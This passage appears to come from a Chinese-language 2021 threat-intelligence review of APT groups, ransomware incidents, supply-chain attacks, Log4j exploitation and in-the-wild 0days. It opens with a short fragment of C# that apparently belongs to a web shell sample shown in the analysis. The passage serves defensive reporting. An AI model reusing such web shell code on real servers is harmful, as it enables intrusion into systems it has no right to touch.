tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

Agrius组织对中东地区的组织发起清除数据的攻击，部署的恶意代码可以直接删除数据。但该组织将其使用的恶意wiper软件与勒索功能结合，在彻底清除数据之前会先假装加密数据，并且会索要赎金，从而伪装成勒索攻击，掩盖其真实目的。

2021年10月，研究人员披露，Agrius组织利用自定义的Apostle勒索软件，对以色列大学Bar-Ilan发起了勒索攻击。受影响机器的壁纸被Agrius组织更换为小丑的图案。攻击者首先通过Jennlog加载器将勒索软件重新嵌入到资源文件中，并将其伪装为日志文件。Jennlog启动后先检测当前的环境是否安全，然后释放加载Apostle勒索软件，完成对目标主机的勒索。


Agrius组织的最初攻击意图是发起破坏性活动，但该组织正在改进其工具包以支持勒索软件操作。目前，研究人员暂不确定Agrius组织的攻击是出于经济动机还是破坏性活动。Agrius组织的出现体现了一种趋势：威胁组织可以利用勒索软件攻击，隐藏其真实目的。

Moses Staff

继Pay2Key和BlackShadow组织之后，MosesStaff是目前披露的第三个专门攻击以色列实体的威胁组织。与其他两个组织不同，Moses Staff并没有以“勒索”的名义隐藏其攻击和数据泄露的动机，而是公开承认他们的活动是纯粹出于政治动机的破坏性行动。

Moses Staff以打击以色列犹太复国主义政权为目标，企图通过泄露敏感数据和加密受害者的网络来对以色列试图造成损害。MosesStaff还经营一个Telegram频道和Twitter帐户，用来宣布添加到泄密网站的新受害者。

目前为止，MosesStaff已经在他们的泄密网站上列出了16名受害者，并且仍在活跃地发起攻击。11月中旬，该组织泄漏了据称从以色列政府窃取的以色列3D图像地图。目前，Moses Staff的受害者如下：



2021年
重大网络攻击事件回顾

2021年，网络攻击的速度和规模以惊人的速度发展，从针对个人的社会工程攻击到针对基础设施的勒索攻击，网络攻击对个人、企业和政府都构成了重大威胁。回顾2021，我们整理了6件重大攻击事件，并提供了相应的分析研判。

Solarwinds软件供应链攻击事件

2020年12月8日，据国外安全公司火眼（FireEye）披露，一个名为UNC2452的威胁组织入侵了SolarWinds公司内部网络，并篡改该公司旗下的产品源码将其木马化，然后通过该公司的更新机制将木马化的软件进行下发，该攻击影响了包括北美，欧洲，亚洲和中东的政府，咨询，技术，电信以及石油和天然气公司，主要受害者集中在美国政府机构。

受到 SolarWinds 供应链攻击的政府组织名单包括：

- 美国财政部
- 美国国家电信和信息管理局 (NTIA)
- 美国国务院
- 美国国立卫生研究院 (NIH)（隶属于美国卫生部）
- 美国国土安全部（DHS）
- 美国能源部（DOE）
- 美国司法部（DOJ）
- 美国国家核安全管理局（NNSA）
- 美国法院行政办公室（AO）
- 美国州政府（具体州政府未公开）

2021年4月15日，美国白宫正式将SolarWinds攻击事件归咎俄罗斯情报局（SVR），据白宫表示，SVR的黑客部门是代号为APT29（Cozy Bear、The Dukes）的APT组织。该组织在SolarWinds事件发生后仍处于活跃状态。

2021年5月27日，根据微软发表的报告显示，名为Nobelium的威胁组织在5月的最新活动中发起针对政府机构、智囊团、顾问和非政府组织的网络攻击。这次攻击针对150个不同组织的3000多个电子邮件账号，受害目标横跨至少24个国家/地区，其中，美国的受害者占比为最大。微软认为该此次攻击是由SolarWinds事件背后的威胁组织所实施的。

2021年6月25日，微软公司客服人员电脑被Nobelium组织入侵，导致部分客户支持工具被攻击者访问，该组织通过渗透微软客户支援工具来攻击微软客户。该客服人员的访问权限有限能够看到客户使用的服务和他们的账单联系信息等内容，Nobelium可以通过窃取到的客户服务代理凭据获得访问权限，并对特定的微软客户进行 "高度针对性"的攻击。该活动针对特定客户，主要是IT公司（57%），其次是政府（20%），非政府组织和智库以及金融服务的比例较小。攻击目标分散在全球36个国家，当中有45%位于美国，10%位于英国，继之则是德国及加拿大。

SolarWinds事件展现了攻击者宏大的战略意图，同时也暴露了传统软件供应链的安全问题以及供应链攻击所带来的巨大危害。

黑客入侵佛罗里达水厂系统投毒事件

2021年2月5日，佛罗里达州Oldsmar水处理厂成为黑客网络攻击的目标，攻击者试图采用技术手段对供水给该地区15000人的供水系统进行投毒。攻击者远程访问了奥尔兹马水厂的系统，并试图将氢氧化钠的含量提高到足以使公众面临中毒风险的程度。由于工作人员及时监测到系统异常，并及时修正，攻击并未造成严重后果。


在该事件中，攻击者盗用了工厂工作人员的TeamViewer登录凭证，通过TeamViewer入侵了工厂，该工厂的员工一直在所有设备都使用相同的口令进行远程访问，而且没有防火墙保护，使得黑客很容易就获得访问权限，并开始在HMI中进行未经授权的更改。

在该事件中，黑客并不具备实施复杂攻击的手段和能力，但尽管如此还是入侵了水处理厂的网络，这突显出关键基础设施极其脆弱，防护不足的问题。

DarkSide组织攻击美国输油管道运营商事件

2021年5月7日，美国最大输油管道公司Colonial Pipeline遭勒索软件攻击，导致其被迫关闭管道系统。网络攻击迫使向东海岸的主要液体燃料供应商暂时停止了所有管道运营。


Colonial Pipeline燃料供应路线



经调查发现，造成该事件的幕后黑手是名为DarkSide的勒索组织，DarkSide是2020年8月份出现的勒索软件团伙，该组织采用勒索软件即服务（RSS）模型进行各种犯罪活动，并专门针对有能力支付大型赎金的企业进行攻击，在加密数据的同时并窃取数据，并威胁如果不支付赎金就将其数据公开。该组织此前已经攻击过40多个受害者组织，并要求索取20-200万美元的赎金。


5月10日，DarkSide在暗网主页发表声明，表示其是受利益驱动的组织，目标就只是赚取金钱，不需要他人将其与政府关联起来，也不想造成社会问题。

DarkSide发表的声明



在管道攻击事件发生后，该组织的网络基础设施被执法部门查封，不久后，该组织向其附属机构发送消息，声称由于其基础设施被封，以及受到美国方面的压力，选择关闭其业务运营。

DarkSide发送给附属机构的公告



Revil组织利用Kaseya产品漏洞发起大规模供应链勒索攻击

2021年7月2日，REvil勒索软件团伙利用Kaseya公司的VSA产品漏洞，进行了大规模的供应链勒索攻击。勒索团伙分发了带有恶意软件的Kaseya VSA软件更新，加密了受感染系统上的文件。此次攻击事件影响了全球约1500家企业，遍布英国、加拿大和南非等最少17个国家。

7月22日，在遭到勒索攻击的三周后，Kaseya公司发布声明称，已获得了一个有效的REvil勒索软件解密密钥，可以解锁上千名受害者的加密文件。声明如下：

Kaseya公司于7月22日发布的声明，称已获得REvil勒索软件解密密钥

July 22, 2021 - 3:30 PM EDT

Kaseya has obtained a universal decryptor key.

On 7/21/2021, Kaseya obtained a decryptor for victims of the REvil ransomware attack, and we're working to remediate customers impacted by the incident.


We can confirm that Kaseya obtained the tool from a third party and have teams actively helping customers affected by the ransomware to restore their environments, with no reports of any problem or issues associated with the decryptor. Kaseya is working with Emsisoft to support our customer engagement efforts, and Emsisoft has confirmed the key is effective at unlocking victims.

We remain committed to ensuring the highest levels of safety for our customers and will continue to update here as more details become available.

Customers who have been impacted by the ransomware will be contacted by Kaseya representatives.


7月13日，REvil组织关闭了其网络基础设施。9月7日，REvil勒索软件运行的暗网服务器在消失近两个月后重新启动。重启的网站名为Happy Blog，网站截图如下：

Happy Blog网站截图



10月17日，REvil组织的成员‘0_neday’发帖称，未知第三方入侵了该组织的Tor支付站点和用于泄露数据的网站，因此REvil组织再次关闭了运营。10月21日，路透社报道称，REvil的下架是国际执法行动的结果，包括FBI在内的多个国家的执法和情报机构联合破坏了REvil的泄露站点和Tor支付站点。

‘0_neday’黑客宣布REvil组织关闭运营




11月8日，美国司法部宣布已逮捕Kaseya攻击事件背后的攻击者：22岁的乌克兰黑客Yaroslav Vasinskyi。司法部指出，至少自2019年3月1日起，Vasinskyi就开始参与REvil勒索软件攻击活动，对全球企业发起了约 2,500 次攻击。


此次针对Kaseya的攻击活动体现出，勒索团伙不断更新其技术，丰富其武器库，正成为日益严重的威胁，为全球实体带来重大的风险。

Lazarus组织持续针对安全研究人员

Lazarus组织长期以来一直利用后门和远程访问木马来攻击安全研究人员。2021年1月28日，微软披露了Lazarus组织针对安全研究人员的攻击活动。攻击者在多个社交平台创建个人账户，伪造个人资料，发布漏洞开发和研究文章。在获得了一定的热度后，攻击者开始与安全研究人员进行互动，询问安全问题或谈论漏洞利用技术，逐步建立信任关系。随后，攻击者会私聊研究人员，询问是否愿意在漏洞研究与分析方面进行合作，然后提供伪装成数据库文件的恶意DLL。DLL文件编译运行后即触发恶意代码，并与攻击者的C2域名进行通讯。

Lazarus组织伪造的账户





2021年11月10日，国外安全厂商ESET披露，Lazarus组织利用了IDA Pro程序的木马化版本作为诱饵，再次试图针对安全研究人员展开攻击。IDA Pro是一种静态反编译应用程序，安全研究人员和程序员可以使IDA来分析合法软件的漏洞。

由于IDA Pro费用昂贵，一些研究人员会下载盗版破解版程序。Lazarus组织利用了这一现象，传播装有远程控制木马的IDAPro7.6程序，从而窃取研究人员的文件、截取屏幕截图、记录击键或执行进一步的命令。Lazarus组织传播盗版IDA Pro程序的ID为“mavillon1”，目前已停用。

2021年11月，谷歌披露了LazarusAPT组织针对安全行业展开的又一次攻击活动。该组织冒充三星招聘人员，展开了鱼叉式网络钓鱼活动，向销售反恶意软件安全公司的员工虚假的工作机会，试图在受害者的计算机上安装后门木马。

Lazarus APT组织自2020年末以来，持续通过多种社交平台攻击安全研究人员。安全厂商卡巴斯基在第三季度APT趋势报告中表示，Lazarus正在发展其供应链攻击的能力，而针对反恶意软件安全公司员工的攻击很可能是为下一步大规模供应链攻击做准备。


Log4j漏洞事件

Apache Log4j 2是一个基于Java的日志记录工具，是对Log4j的升级。2021年11月24日，相关安全团队向Apache官方报告了Apache Log4j2远程代码执行漏洞，攻击者可通过构造恶意请求利用该漏洞实现在目标服务器上执行任意代码。经研究人员验证，Apache Struts2、Apache Solr、Apache Druid、Apache Flink等均受影响。

该漏洞自披露以来，已被广泛的威胁者利用，从而部署各种恶意软件，包括加密货币矿工、僵尸网络和勒索软件等。12月11日，研究人员捕获到通过Log4j2RCE漏洞传播的Muhstik后门和Mirai僵尸网络样本。此外，攻击者也利用该漏洞，针对易受攻击的Elasticsearch系统，部署加密货币挖矿程序。

12月13日，研究人员发现了首个利用 Log4Shell 漏洞部署的勒索软件“Khonsari”。同样在13日，Conti勒索软件的附属机构开始利用公开可用的Log4J2漏洞进行扫描活动，并于15日开始横向移动到VMware vCenter网络，Conti成为第一个将Log4j2武器化的复杂犯罪勒索软件组织。Tellyouthepass勒索团伙也于12月中旬使用log4j2的漏洞针对某OA系统发起了上千次起攻击。

Conti利用Log4Shell 漏洞入侵vCenter 服务器的过程



通过Log4J2漏洞部署的恶意软件还包括Kinsing、Elknot、m8220、OrcusRAT、XMRig、SitesLoader、Orcus RAT和Nanocore RAT等。


12月14日，微软更新了CVE-2021-44228漏洞利用指南，披露了利用该漏洞发起攻击的APT组织，其中包括伊朗威胁组织Phosphorus，以及来自朝鲜和土耳其的APT组织（暂未确定组织的具体信息）。此外，网络访问权限代理也开始利用Log4j漏洞。这些代理会将网络访问权限出售给勒索软件即服务的附属公司。

12月20日，比利时国防部发布声明称，国防部于上周四发现了针对其具有互联网访问权限的计算机网络的攻击，攻击者在活动中利用了Log4j漏洞，随后比利时国防部的部分计算机网络一直处于瘫痪状态。以色列网络安全解决方案提供商称，伊朗黑客组织Phosphorus正利用Log4j中的漏洞对以色列的七个目标发起攻击，包括政府网站。


由于Log4j软件分布广泛，因此很难估计此软件中发现的漏洞将如何被利用以及利用的规模有多大，预计2022年，利用Log4j漏洞的攻击将持续增加。

根据安恒威胁情报中心的统计，2021年全年一共披露主流厂商的在野0day58个。其中CVE-2021-1732和CVE-2021-33739两个在野0day由安恒威胁情报中心捕获并披露。

从2018年到2021年披露的在野0day的数量趋势图来看，近年来在野0day数量逐年增多，2021年这一趋势最为明显，2021全年披露的在野0day数量超过了2020年的两倍。




从在野0day涉及厂商的分布情况来看，2021年被披露在野0day最多的厂商是微软，其次是谷歌和苹果。




各厂商在野0day数量

从在野0day产品类型的分布来看，2021年最受在野0day青睐的是浏览器漏洞，其次是操作系统漏洞。



影响产品分布

从在野0day所属漏洞类型分布来看，2021的在野0day占比最多的是远程代码执行漏洞，其次是权限提升漏洞。



漏洞类型分析

此外，安恒威胁情报中心还梳理了2021年在野0day和具体使用组织的关联情况如下。

APT组织名称	涉及到的在野0day
NSOGroup	CVE-2021-30860
芜琼洞	CVE-2021-26411
IronHusky	CVE-2021-40449
疑似Lazarus	CVE-2021-26411,CVE-2021-33739
蔓灵花	CVE-2021-1732,CVE-2021-28310
PuzzleMaker	CVE-2021-31955,CVE-2021-31956
疑似半岛组织	CVE-2021-30661,CVE-2021-30665,CVE-2021-30666
HAFNIUM	CVE-2021-26855,CVE-2021-26857,CVE-2021-26858,CVE-2021-27065

重点事件

在2021年披露的58个在野0day中，安恒威胁情报中心梳理了若干最值得关注的漏洞及8个与之相关联的重点事件。

1 蔓灵花组织首次使用0day

2020年12月，安恒威胁情报中心捕获了一个蔓灵花组织（也称BITTER）使用的Windows内核提权0day样本并报告给微软。2021年2月，微软修复该漏洞，随后安恒威胁情报中心发表了《0DAY攻击！首次发现蔓灵花组织在针对国内的攻击活动中使用WINDOWS内核提权0DAY漏洞（CVE-2021-1732）》一文，披露了该漏洞的相关细节，这是业界首次观察到蔓灵花组织使用0day进行攻击，此前该组织不具备使用0day的能力。鉴于此，安恒威胁情报中心当时推断蔓灵花使用的0day是从别处采购。

2021年4月，卡巴斯基披露了另一个Windows内核提权漏洞CVE-2021-28310。卡巴斯基在披露文章中提到，他们在分析安恒威胁情报中心捕获的CVE-2021-1732样本时，发现了CVE-2021-28310的样本，但卡巴斯基并未在文章中将该漏洞归属到具体组织。

2021年7月，卡巴斯基发布了他们的2021年第二季度APT趋势报告，在这篇报告中卡巴斯基指出他们有充分证据表明CVE-2021-1732和CVE-2021-23810是被同一个叫做Moses的利用开发者所编写，Moses是一个专门编写漏洞利用并用来售卖的人或组织。卡巴斯基确认至少有BITTER和Dark Hotel两个组织使用过Moses提供的漏洞利用，而且有证据表明在过去两年中至少有6个在野0day最初来源于Moses。

2021年9月，福布斯发布了一篇名为《Exclusive: An American Company Fears Its Windows Hacks Helped India Spy On China And Pakistan》文章，这篇文章中指出，卡巴斯基提及的Moses其实是一家位于美国德州奥斯汀的实体企业，公司名称叫做Exodus Intelligence，印度政府是该企业的其中一个客户，BITTER组织使用的Windows内核提权零日漏洞是印度政府从Exodus Intelligence公司采购而来。在BITTER组织使用零日漏洞对中国进行攻击并被披露后，Exodus Intelligence公司已将印度政府从它的客户中除名。

2021年11月，以色列安全公司CheckPoint在Twitter公布了一个32位版本的CVE-2021-1732漏洞利用样本，样本上传地点为巴基斯坦，编译时间为2020年10月。安恒威胁情报中心经过关联分析发现，该样本与我们去年年底捕获的64位样本来自同一份源码，这个样本的出现表明蔓灵花在2020年使用同一个0day同时攻击了中国和巴基斯坦。

综合上述所有信息，我们可以梳理出如下事件：印度政府花重金从美国的漏洞销售公司采购了一个高价值的Windows内核提权漏洞，然后将其交给具有印度政府背景的APT组织蔓灵花所使用，随后蔓灵花组织使用该零日漏洞对中国和巴基斯坦境内的相关目标发起了攻击，攻击样本被安恒威胁情报中心所捕获，安恒威胁情报中心协助微软修复该漏洞，并披露该漏洞编号为CVE-2021-1732。

此次事件清楚地表明我国是境外APT的攻击目标和受害者，为了达到目的，境外APT组织不惜使用成本高昂的0day来攻击我国境内的相关目标。此外，本次事件也体现了安恒威胁情报中心在捕获此类高级威胁方面的能力。

2 朝鲜APT组织使用社会工程学和浏览器0day攻击安全研究人员

2021年1月，安恒威胁情报中心披露了朝鲜APT组织利用VisualStudio特性定向攻击二进制漏洞安全研究员的事件。经安恒威胁情报中心关联分析，除了使用VisualStudio的预编译命令，该APT组织还在此次攻击行动中采用了0day漏洞，包括一个IE浏览器远程代码执行漏洞CVE-2021-26411，安恒威胁情报中心曾在2021年4月发表过一篇《深入分析CVE-2021-26411 IE浏览器UAF漏洞》详细披露过这个漏洞。

根据公开披露信息以及安恒威胁情报中心的追踪，黑客为这次攻击行动进行了前后长达一年的准备，包括注册多个Twitter账号并与多个安全研究员进行互动，以及搭建专属的博客网站并在上面发布一些质量较高的漏洞分析文章，以此建立起在Twitter上的信任。

事情发生后，有著名安全研究员披露自己中招。安恒威胁情报中心当时研判后认为，这次Twitter攻击行动可能是一个更大的行动的一部分，该APT组织本次攻击的目的可能是为了窃取这些中招的安全研究员的漏洞利用源码，后续可能会借助这些漏洞进行下一步行动。

2021年5月，安恒威胁情报中心捕获一个新的Windows提权漏洞样本，该漏洞后来被修复为CVE-2021-33739。在关联分析过程中我们发现，该漏洞样本的源码由Twitter上一个叫做@mavillon1的用户发布，经过研判后我们认为此账号及其关联的Github账号高度可疑，可能也是之前发动社会工程学的组织成员之一，因此我们对这个账号一直保持高度关注。

2021年10月，一位谷歌Threat Analysis Group团队的安全研究员在Twitter举报并确认了账号为@mavillon1的用户是朝鲜APT组织的一员，这印证了安恒威胁情报中心之前的猜想。

虽然目前@mavillon1的账户已被冻结，但有证据表明该账户明确知道其公开的CVE-2021-26868漏洞利用代码中存在一个UAF 0day，相关开源代码被他人编译后被安恒威胁情报中心捕获了样本，随后漏洞被报告给微软并被修复为CVE-2021-33739，由于存在上述关联，安恒威胁情报中心将CVE-2021-33739这个在野0day也归属到该朝鲜APT组织。

捕获CVE-2021-33739这一在野0day再次现了安恒威胁情报中心在捕获此类高级威胁方面的能力。

3 多个Exchange 0day横空出世

